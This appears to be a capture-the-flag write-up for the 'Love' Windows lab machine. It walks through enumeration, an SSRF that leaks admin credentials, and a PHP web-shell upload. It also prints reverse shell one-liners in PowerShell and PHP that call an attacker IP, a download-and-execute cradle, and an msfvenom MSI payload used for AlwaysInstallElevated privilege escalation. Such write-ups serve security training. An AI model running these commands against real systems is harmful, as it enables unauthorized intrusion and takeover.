**Love**

*Difficulty: Easy*

*Machine: Windows*

**Nmap**

**Note**: when in release arena, use the release arena VPN.

| *Nmap -A 10.129.102.100* |
| --- |

We see port 80 is open along with some SMB, 3306 for SQL, and 5000 with a web page.

On the nmap scan we see “staging.love.htb”.

**Enumeration**

Attempted standard SMB enumeration with no success

Performed a FUZZ scan against the port 80 site and got the following

| *ffuf -w /opt/SecLists/Discovery/Web-Content/common.txt -u http://10.129.102.100/FUZZ* |
| --- |

Looked around on the first site and found nothing useful

On the nmap scan we see “staging.love.htb”. Putting this into */etc/hosts* gives us another site with the following

|  |
| --- |


Listing attempts

I notice when I put the below code, only “*&1’); ?>*” shows up on the screen

Attempting to see what happens with:



I get a blank with spaces



We were able to get some information on the server

| *Put into the requester: http://10.129.102.100/server-info* |
| --- |

I performed a FUZZ scan against “staging.love”, but I found nothing useful

I got the following after fuzzing the admin page for more results

| *Put into request bar http://10.129.102.100/admin/home.php* |
| --- |

Stepping back, on nmap we have a port 5000 web service running. When I try to access it normally, I get rejected. I attempted to access it through the file scanner, but that did not work either.

After thinking about it, the 5000 could be only accessible through the inside. We could try doing “localhost” inside the scanner. Testing this out, I get the following

|  |
| --- |

Voting System Creds:

User: admin

Pass: @LoveIsInTheAir!!!!

**Web App**

Inside the web app, we see the following

| *10.10.10.239/admin* |
| --- |

Took a lot longer than expected, but I got execution via web shell.

If we go to the “Voters” tab we see we can create a new voter with an image file upload. Since the site is running php, it may be possible to get code execution.

|  |
| --- |

I used the following code in my .jpg.php file

| *<?php echo shell\_exec($\_GET['cmd'].' 2>&1'); ?>* |
| --- |

Uploading the above file and getting its location, we then get code execution.

|  |
| --- |

I believe I have powershell execution after inputting “powershell” into the web shell

|  |
| --- |

None of the below helped me to get a reverse shell and that was frustrating.

| [*http://10.10.10.239/images/exp.jpg.php?cmd=powershell IEX*](http://10.10.10.239/images/exp.jpg.php?cmd=powershell%20IEX%20)*(New-Object Net.WebClient).DownloadString(‘*[*http://10.10.14.34:8000/winrevexp.*](http://10.10.14.34:8000/winrevexp.ps1)*aspx’);*  php -r '$sock=fsockopen("10.10.14.34",9001);exec("/bin/sh -i <&3 >&3 2>&3");'  $client = New-Object System.Net.Sockets.TCPClient("10.10.14.34",9001);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close() |
| --- |

I did eventually get a reverse shell with the help of this github repository. It has php shells for both windows and linux. Very useful.

[*https://github.com/ivan-sincek/php-reverse-shell*](https://github.com/ivan-sincek/php-reverse-shell)

First thing I did was change the IP address and port of the script I used. Then I uploaded it to the voters page and got an instant reverse shell while listening for one.

|  |
| --- |

**User**

First thing I did was check some basic permissions

|  |
| --- |

to no avail. Next I executed winpeas after setting up a python server.

|  |
| --- |

No vulnerabilities were discovered with the above.

It seems like winPEAS is not executing all the way which is strange. It crashes my shell upon execution. I then put the output in a file and attempted to print it on screen, but that also crashed it. I then looked up the windows equivalent of “less” in Linux which is actually just “more” in windows. Using this, I could see just about all that I needed.

| *more < output.txt* |
| --- |

The above looks interesting. After investigating, I found this article which shows how to get privilege escalation with “AlwaysInstalledElevated” as an enabled privilege.

<https://www.hackingarticles.in/windows-privilege-escalation-alwaysinstallelevated/>

Following the article, we generate a payload with msfvenom.

| *msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=10.10.14.34 LPORT=9002 -f msi -o install.msi* |
| --- |

Then we upload the malicious install to the machine and install

| To get onto the machine  *curl http://10.10.14.34:8000/install.msi -o 1.msi*  To install the payload  *msiexec /quiet /qn /i 1.msi* |
| --- |

After the payload is installed, we get a reverse shell back on our listener.

|  |
| --- |

Cool